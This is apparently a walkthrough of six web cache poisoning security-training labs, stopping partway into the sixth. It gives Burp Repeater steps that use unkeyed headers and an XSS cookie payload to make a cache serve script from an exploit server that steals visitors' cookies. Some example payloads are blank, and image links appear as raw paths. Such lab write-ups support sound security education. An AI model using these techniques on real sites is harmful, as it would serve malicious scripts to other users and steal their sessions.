What is web cache poisoning?
Web cache poisoning is an advanced technique whereby an attacker exploits the behavior of a web server and cache so that a harmful HTTP response is served to other users.

Fundamentally, web cache poisoning involves two phases. First, the attacker must work out how to elicit a response from the back-end server that inadvertently contains some kind of dangerous payload. Once successful, they need to make sure that their response is cached and subsequently served to the intended victims.

A poisoned web cache can potentially be a devastating means of distributing numerous different attacks, exploiting vulnerabilities such as XSS, JavaScript injection, open redirection, and so on.


Lab1: Web cache poisoning with an unkeyed header


Description: This lab is vulnerable to web cache poisoning because it handles input from an unkeyed header in an unsafe way. A user visits the homepage roughly once every minute. To solve this lab, poison the cache with a response that executes alert(document.cookie) in the visitor's browser.

Testing procedure and snapshot:

- With Burp running, load the website's home page
- In Burp, go to "Proxy" > "HTTP history" and study the requests and responses that you generated. Find the GET request for the home page and send it to Burp Repeater.
- Add a cache buster query parameter, such as ?cb=1234.
- Add the X-Forwarded-Host header with an arbitrary hostname, such as example.com, and send the request.
- Observe that the X-Forwarded-Host header has been used to dynamically generate an absolute URL for importing a JavaScript file stored at /resources/js/tracking.js.
- Replay the request and observe that the response contains the header X-Cache: hit. This tells us that the response came from the cache.
- Go to the exploit server and change the file name to match the path used by the vulnerable response: /resources/js/tracking.js
- In the body, enter the payload alert(document.cookie) and store the exploit.
- Open the GET request for the home page in Burp Repeater and remove the cache buster.
- Add the following header, remembering to enter your own exploit server ID:
  X-Forwarded-Host: your-exploit-server-id.web-security-academy.net

- Send your malicious request. Keep replaying the request until you see your exploit server URL being reflected in the response and X-Cache: hit in the headers.
- To simulate the victim, load the poisoned URL in your browser and make sure that the alert() is triggered. Note that you have to perform this test before the cache expires. The cache on this lab expires every 30 seconds.
- If the lab is still not solved, the victim did not access the page while the cache was poisoned. Keep sending the request every few seconds to re-poison the cache until the victim is affected and the lab is solved.







Lab2: Web cache poisoning with an unkeyed cookie

Description: This lab is vulnerable to web cache poisoning because cookies aren't included in the cache key. A user visits the home page roughly once a minute. To solve this lab, poison the cache with a response that executes alert(1) in the visitor's browser.

Testing procedure and snapshot:

- With Burp running, load the website's home page.
- In Burp, go to "Proxy" > "HTTP history" and study the requests and responses that you generated. Notice that the first response you received sets the cookie fehost=prod-cache-01.
- Reload the home page and observe that the value from the fehost cookie is reflected inside a double-quoted JavaScript object in the response.
- Send this request to Burp Repeater and add a cache buster query parameter.
- Change the value of the cookie to an arbitrary string and resend the request. Confirm that this string is reflected in the response.
- Place a suitable XSS payload in the fehost cookie, for example: fehost=someString"-alert(1)-"someString
- Replay the request until you see the payload in the response and X-Cache: hit in the headers.
- Load the URL in your browser and confirm the alert() fires.
- Go back Burp Repeater, remove the cache buster, and replay the request to keep the cache poisoned until the victim visits the site and the lab is solved.






Lab3: Web cache poisoning with multiple headers


Description: This lab contains a web cache poisoning vulnerability that is only exploitable when you use multiple headers to craft a malicious request. A user visits the home page roughly once

a minute. To solve this lab, poison the cache with a response that executes alert(document.cookie) in the visitor's browser.

Testing procedure and snapshot:

- With Burp running, load the website's home page.
- Go to "Proxy" > "HTTP history" and study the requests and responses that you generated. Find the GET request for the JavaScript file /resources/js/tracking.js and send it to Burp Repeater.
- Add a cache buster query parameter and the X-Forwarded-Host header with an arbitrary hostname, such as example.com. Notice that this doesn't seem to have any effect on the response.
- Remove the X-Forwarded-Host header and add the X-Forwarded-Scheme header instead. Notice that if you include any value other than HTTPS, you receive a 302 response. The Location header shows that you are being redirected to the same URL that you requested, but using https://.
- Add the X-Forwarded-Host: example.com header back to the request, but keep X-Forwarded-Scheme: nothttps as well. Send this request and notice that the Location header of the 302 redirect now points to https://example.com/.
- Go to the exploit server and change the file name to match the path used by the vulnerable response: /resources/js/tracking.js
- In the body, enter the payload alert(document.cookie) and store the exploit.
- Go back to the request in Burp Repeater and set the X-Forwarded-Host header as follows, remembering to enter your own exploit server ID:
  X-Forwarded-Host: your-exploit-server-id.web-security-academy.net
- Make sure the X-Forwarded-Scheme header is set to anything other than HTTPS.
- Send the request until you see your exploit server URL reflected in the response and X-Cache: hit in the headers.
- To check that the response was cached correctly, right-click on the request in Burp, select "Copy URL", and load this URL in your browser. If the cache was successfully poisoned, you will see the script containing your payload, alert(document.cookie). Note that the alert() won't actually execute here.
- Go back to Burp Repeater, remove the cache buster, and resend the request until you poison the cache again.
- To simulate the victim, reload the home page in your browser and make sure that the alert() fires.
- Keep replaying the request to keep the cache poisoned until the victim visits the site and the lab is solved.






Lab4: Web cache poisoning to exploit a DOM vulnerability via a cache with strict cacheability criteria

Description: This lab contains a DOM-based vulnerability that can be exploited as part of a web cache poisoning attack. A user visits the home page roughly once a minute. Note that the cache used by this lab has stricter criteria for deciding which responses are cacheable, so you will need to study the cache behavior closely.

To solve the lab, poison the cache with a response that executes alert(document.cookie) in the visitor's browser.

Testing procedure and snapshot:

- With Burp running, open the website's home page.
- In Burp, go to "Proxy" > "HTTP history" and study the requests and responses that you generated. Find the GET request for the home page and send it to Burp Repeater.
- Use Param Miner to identify that the X-Forwarded-Host header is supported.
- Add a cache buster to the request, as well as the X-Forwarded-Host header with an arbitrary hostname, such as example.com. Notice that this header overwrites the data.host variable, which is passed into the initGeoLocate() function.
- Study the initGeoLocate() function in /resources/js/geolocate.js and notice that it is vulnerable to DOM-XSS due to the way it handles the incoming JSON data.
- Go to the exploit server and change the file name to match the path used by the vulnerable response: /resources/json/geolocate.json.
- In the head, add the header Access-Control-Allow-Origin: * to enable CORS
- In the body, add a malicious JSON object that matches the one used by the vulnerable website. However, replace the value with a suitable XSS payload, for example:
  {
  "country": ""
  }
- Store the exploit.
- Back in Burp, find the request for the home page and send it to Burp Repeater.
- In Burp Repeater, add the following header, remembering to enter your own exploit server ID:
  X-Forwarded-Host: your-exploit-server-id.web-security-academy.net
- Send the request until you see your exploit server URL reflected in the response and X-Cache: hit in the headers.
- If this doesn't work, notice that the response contains the Set-Cookie header. Responses containing this header are not cacheable on this site. Reload the home page to generate a new request, which should have a session cookie already set.
- Send this new request to Burp Repeater and repeat the steps above until you successfully poison the cache.
- To simulate the victim, load the URL in your browser and make sure that the alert() fires.
- Replay the request to keep the cache poisoned until the victim visits the site and the lab is solved



Lab5: Targeted web cache poisoning using an unknown header


Description: This lab is vulnerable to web cache poisoning. A user visits the home page roughly once a minute. The user also views any comments you post. To solve this lab, you need to poison the cache with a response that executes alert(document.cookie) in the visitor's browser. However, you also need to make sure that the response is served to the specific subset of users to which the intended victim belongs.


Access the lab

Testing procedure and snapshot:

- With Burp running, load the website's home page.
- In Burp, go to "Proxy" > "HTTP history" and study the requests and responses that you generated. Find the GET request for the home page.
- With the Param Miner extension enabled, right-click on the request and select "Guess headers". After a while, Param Miner will report that there is a secret input in the form of the X-Host header.
- Send the GET request to Burp Repeater and add a cache buster query parameter.
- Add the X-Host header with an arbitrary hostname, such as example.com. Notice that the value of this header is used to dynamically generate an absolute URL for importing the JavaScript file stored at /resources/js/tracking.js.
- Go to the exploit server and change the file name to match the path used by the vulnerable response: /resources/js/tracking.js.
- In the body, enter the payload alert(document.cookie) and store the exploit.
- Go back to the request in Burp Repeater and set the X-Host header as follows, remembering to add your own exploit server ID:
  X-Host: your-exploit-server-id.web-security-academy.net
- Send the request until you see your exploit server URL reflected in the response and X-Cache: hit in the headers.
- To simulate the victim, load the URL in your browser and make sure that the alert() fires.
- Notice that the Vary header is used to specify that the User-Agent is part of the cache key. To target the victim, you need to find out their User-Agent.
- On the website, notice that the comment feature allows certain HTML tags. Post a comment containing a suitable payload to cause the victim's browser to interact with your exploit server, for example:

- Go to the blog page and double-check that your comment was successfully posted.
- Go to the exploit server and click the button to open the "Access log". Refresh the page every few seconds until you see requests made by a different user. This is the victim. Copy their User-Agent from the log.
- Go back to your malicious request in Burp Repeater and paste the victim's User-Agent into the corresponding header. Remove the cache buster.
- Keep sending the request until you see your exploit server URL reflected in the response and X-Cache: hit in the headers.
- Replay the request to keep the cache poisoned until the victim visits the site and the lab is solved





Lab6: Combining web cache poisoning vulnerabilities

Description: This lab is susceptible to web cache poisoning, but only if you construct a complex exploit chain.

A user visits the home page roughly once a minute and their language is set to English. To solve this lab, poison the cache with a response that executes alert(document.cookie) in the visitor's browser.

Testing procedure and snapshot:

- With Burp running, load the website's home page.
- Use Param Miner to identify that the X-Forwarded-Host and X-Original-URL headers are supported.
